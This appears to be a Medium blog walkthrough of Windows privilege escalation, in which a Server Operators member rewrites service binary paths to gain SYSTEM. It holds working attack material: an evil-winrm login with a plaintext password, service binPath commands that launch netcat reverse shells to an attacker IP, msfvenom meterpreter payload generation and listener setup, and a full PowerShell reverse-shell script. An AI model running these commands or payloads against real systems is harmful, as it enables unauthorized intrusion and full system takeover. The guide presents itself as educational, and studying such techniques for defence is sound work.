# A Practical Guide to Escalating Privileges Through Service Binary Path Configurations
Welcome to my comprehensive guide on on how to escalate privileges in a Windows environment by exploiting service configurations. This…
# A Practical Guide to Escalating Privileges Through Service Binary Path Configurations
Welcome to my comprehensive guide on on how to escalate privileges in a Windows environment by exploiting service configurations. This tutorial is designed for educational purposes to understand security vulnerabilities in system services and how they can be exploited.
In this demonstration, we’re starting with limited access as a user who is part of the “Server Operators” group. This allows us to manage system services but not enough to perform administrative tasks directly. Our goal is to leverage this ability to gain higher privileges on the system. During our initial exploit, We however only got a service account, and as such. We are not done yet, till we can get a privileged User. We enumerate with what we have so far and see if we can get further exploit.

evil-winrm is a tool specifically designed for penetration testing and security research, which utilizes the Windows Remote Management (WinRM) service to access remote Windows systems. Use Evil-WinRM to login with Credentials we just got.
Evil-winrm -I targetIP -u svc-printer -p 1edFg43012!!whoami /user && whami /groups


User found to be part of a privilege group(server operators) which further exploited to gain more privileged system access. Members of this group can start/stop system services. I tried several commands listed below to get service binary paths that could be exploited, querying the registry worked as this demanded lesser privileges, now all we have to choose is the service we want to modify it’s binary path to our reverse shell payload
1 Using Get-WmiObject

Get-WmiObject -Query "Select * from Win32_Service" | Select Name, StartMode, Path NameExplanation: This command retrieves details about services using WMI (Windows Management Instrumentation), including the path of the executable associated with each service. This command uses the Get-WmiObject cmdlet to retrieve information about services. The cmdlet accesses Windows Management Instrumentation (WMI) to get details about service objects. While powerful, WMI queries require certain permissions on the system to execute successfully, especially when accessing detailed service configurations like PathName. If your user account doesn’t have the necessary permissions, it could result in a “Permission Denied” error.
2. Using Get-Service and Select-Object
Get-Service | ForEach-Object { Get-WmiObject -Query "Select PathName from Win32_Service Where Name = '$($_.Name)'" } | Select PathNameExplanation: This combines Get-Service with Get-WmiObject to fetch the executable path for each service. It iterates over each service, querying WMI for its execution path. WMI queries require certain permissions on the system to execute successfully, especially when accessing detailed service configurations like PathName. If your user account doesn’t have the necessary permissions, it could result in a “Permission Denied” error.
Accessing detailed system information, like services details through WMI (Win32_Service), often requires administrative privileges because it can provide sensitive information about the system’s configuration and operational state. On systems with strict security policies, non-administrative users may be restricted from executing WMI queries that access critical or sensitive system information. Even though Get-Service might work under restricted permissions, using Get-WmiObject to fetch the PathName for each service individually could be blocked. Each query to WMI acts as a separate request for sensitive data, potentially triggering security mechanisms that restrict access.
3a. Querying the Registry Directly

(gci HKLM:\SYSTEM\ControlSet001\Services | Get-ItemProperty | where {$_.ObjectName -match 'LocalSystem'}).PSChildNameThis command uses a different approach: gci (Get-ChildItem) -> This cmdlet is used to list items in the specified registry path (HKLM:\SYSTEM\ControlSet001\Services). Accessing registry keys generally requires fewer permissions than querying service details through WMI, depending on the system’s security settings. Get-ItemProperty — Retrieves properties of each service listed in the registry. This typically includes basic configuration data stored directly in the registry. where {$_.ObjectName -match ‘LocalSystem’} — Filters services running under the LocalSystem account. The ObjectName property corresponds to the service’s logon account. .PSChildName — Extracts the names of the services that meet the filter criteria.
3b. Querying the Registry Directly
Get-ItemProperty -Path HKLM:\System\CurrentControlSet\Services\* | Select PSChildName, ImagePathExplanation: Directly queries the registry to get the image paths of services. Accessing registry keys generally requires fewer permissions than querying service details through WMI, depending on the system’s security settings. This method can bypass some restrictions that WMI queries face.
Command 3a and 3b returned output. We get a list of Services we can modify(among which AppHostSvc and Vss were among) , Let’s modify a service binary path to obtain a reverse shell. We then use Service Control to stop the service and start the service, while listening to nectar on our attack box, what we receive is a privilege access shell as a result of the privilege the service binary was supposed to run in. How about that for hacking.
We’ll explore three methods to achieve a more stable and privileged shell:
- Bypassing Service Binary Path
- Employing Metasploit Framework
- Utilizing a Simple PowerShell Script
Each method has its own setup and execution path, which we will detail step-by-step.
Initial Setup
Our initial foothold involves using a compromised service account with permissions to modify service configurations. Here are the steps taken:
Method 1: Bypassing Service Binary Path
I. Upload Netcat: We start by uploading a netcat executable to the target machine to set up a reverse shell.
upload /usr/share/windows-resources/binaries/nc.exe
Netcat (often abbreviated as `nc`) is a versatile utility that reads and writes data across network connections using the TCP/IP protocol. It’s widely used for creating network connections manually, transferring files, or setting up reverse shells.
II. Modify Service Path: Using sc.exe, we modify the binary path of the ‘SERVICE’ to point to our uploaded netcat executable.
sc.exe config Service binpath="C:\Users\svc-printer\Documents\nc.exe -e cmd AttackIP 443"
 sc.exe stop Service
sc.exe start Servicesc.exe` is a command-line program used for communicating with the Service Control Manager and services. It can be used to retrieve service status, configure service parameters, and direct service operations such as start, stop, and restart. This configuration commands the service to directly run nc.exe, which is intended to create a reverse shell. However, there are several reasons why this might lead to an unstable or non-persistent shell: * Service Monitoring: Windows services are monitored by the SCM, which expects services to behave in certain ways. Services are supposed to be long-running and responsive to stop, start, and pause commands. A simple executable like netcat, designed to run a command and terminate, does not fulfill these criteria. When SCM detects that the service has stopped running unexpectedly (as netcat would after the command execution), it may consider this a failure.
- Error Handling: If the netcat executable encounters any errors or finishes execution (which it is designed to do after running the specified command), it exits. The SCM might then attempt to restart the service, leading to potential repeated connections and disconnections, or it might mark the service as failed after several unsuccessful attempts to restart it.
- Lack of Interactivity: Directly running an executable that is not designed to interact with the service control manager can lead to issues where the service is reported as unresponsive or crashed because it doesn’t send the expected “alive” signals back to the SCM.
Note: This results in an unstable shell that terminates shortly after.

### Method One: Using cmd.exe for Stability The modification made in this Method(1) involves wrapping the netcat command with cmd.exe, which is a more robust way to handle service executions:

sc.exe config Service binpath="C:\windows\system32\cmd.exe /c C:\Users\svc-printer\Documents\nc.exe -e cmd 10.10.14.6 443"
 sc.exe stop Service
 sc.exe start Service
Here’s why this approach is more effective:
- Command Processor Wrapper: By using cmd.exe /c, the service starts a command processor that runs the command following /c. This setup mimics a more typical service operation — starting a process that remains open for the duration of the command’s execution.
- Improved Error Handling: cmd.exe can better manage any errors that arise from the netcat execution. It ensures that even if nc.exe terminates, the command processor (cmd.exe) itself can exit gracefully, signaling to the SCM that the service has stopped intentionally rather than crashed.
- Persistence and Control: Wrapping the executable with cmd.exe provides an additional layer of persistence and control, allowing for more complex commands and scripts to be executed in a manner that aligns with how services are expected to operate. By addressing the SCM’s expectations for service behavior, Method 1 enhances the stability and reliability of the reverse shell, avoiding the rapid termination and error states observed in the initial attempt. This method leverages the native functionality of cmd.exe to maintain a semblance of normal service operation, thus providing a more resilient and persistent connection.
## Method Two: Metasploit for Enhanced Stability Lastly, we demonstrate using Metasploit to obtain a meterpreter session, known for its stability and extensive capabilities.
- Generate Payload: Use
msfvenomto create an executable payload.
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.16.17 LPORT=8000 -f exe > Metasploitshell-x86.exe- Set Up Metasploit Listener:

msfconsole
 use exploit/multi/handler
 set PAYLOAD windows/meterpreter/reverse_tcp
 set LHOST YOUR_IP
 set LPORT 1337
 run
msfconsole is the main interface to the Metasploit Framework, an open-source project for security penetration testing. It provides a command-line interface that allows traffic analysis, packet sniffing, and crafted packet injection.
- Deploy and Execute Payload: Modify the service path to execute the payload, then restart the service.

sc.exe config Service binPath="C:\Users\svc-printer\Desktop\Metasploitshell-x86.exe"
 sc.exe stop Service
 sc.exe start Service
After obtaining the meterpreter session, you can migrate to a process running as NT AUTHORITY\SYSTEM to elevate your privileges further.
## Method Three: Simple PowerShell Reverse Shell For a more stealthy approach, we use a PowerShell script to establish a reverse shell:
-
Prepare Listener: Set up a listener on your machine using netcat. nc -lvnp <port>
-
Upload and Execute PowerShell Script: Upload a script that connects back to your listener and execute it via a modified service path. Remember to modify the script accordingly.
$client = New-Object System.Net.Sockets.TCPClient("YOUR_IP", YOUR_PORT)
 $stream = $client.GetStream()
 [byte[]]$bytes = 0..65535 | %{0}
 while (($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) {
 $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes, 0, $i)
 $sendback = (iex $data 2>&1 | Out-String)
 $sendback2 = $sendback + 'PS ' + (pwd).Path + '> '
 $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
 $stream.Write($sendbyte, 0, $sendbyte.Length)
 $stream.Flush()
 }
 $client.Close()
Upload revshell1.ps1 via Evil-WinRM Correct Binary Path: Ensure that the binPath points to a valid executable. If your intention is to run a PowerShell script using a service, you would typically need to wrap the script(.Ps1) call within a proper executable structure. For example:
sc.exe config VSS binPath= "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -File C:\Users\svc-printer\Documents\revshell.ps1"
sc.exe config vss binPath= "cmd.exe /c C:\Users\svc-printer\Documents\revshell.ps1"
sc.exe stop Service
sc.exe start Service
By following these steps, you should be able to run your PowerShell script through a Windows service.
## Conclusion This guide demonstrates practical approaches to privilege escalation using service misconfigurations. By understanding these techniques, security professionals can better secure their systems against similar attacks. Remember, always ensure to have proper authorization before testing these methods in any environment.
메타데이터
- post_id
- 56ff514f5ae3
- slug
- a-practical-guide-to-escalating-privileges-through-service-binary-path-misconfigurations-56ff514f5ae3
- url
- https://medium.com/@M4verick/a-practical-guide-to-escalating-privileges-through-service-binary-path-misconfigurations-56ff514f5ae3
- canonical_url
- https://medium.com/@M4verick/a-practical-guide-to-escalating-privileges-through-service-binary-path-misconfigurations-56ff514f5ae3
- author_url
- https://medium.com/@M4verick
- status
- ok
- fetched_at
- 2026-06-26 03:39:16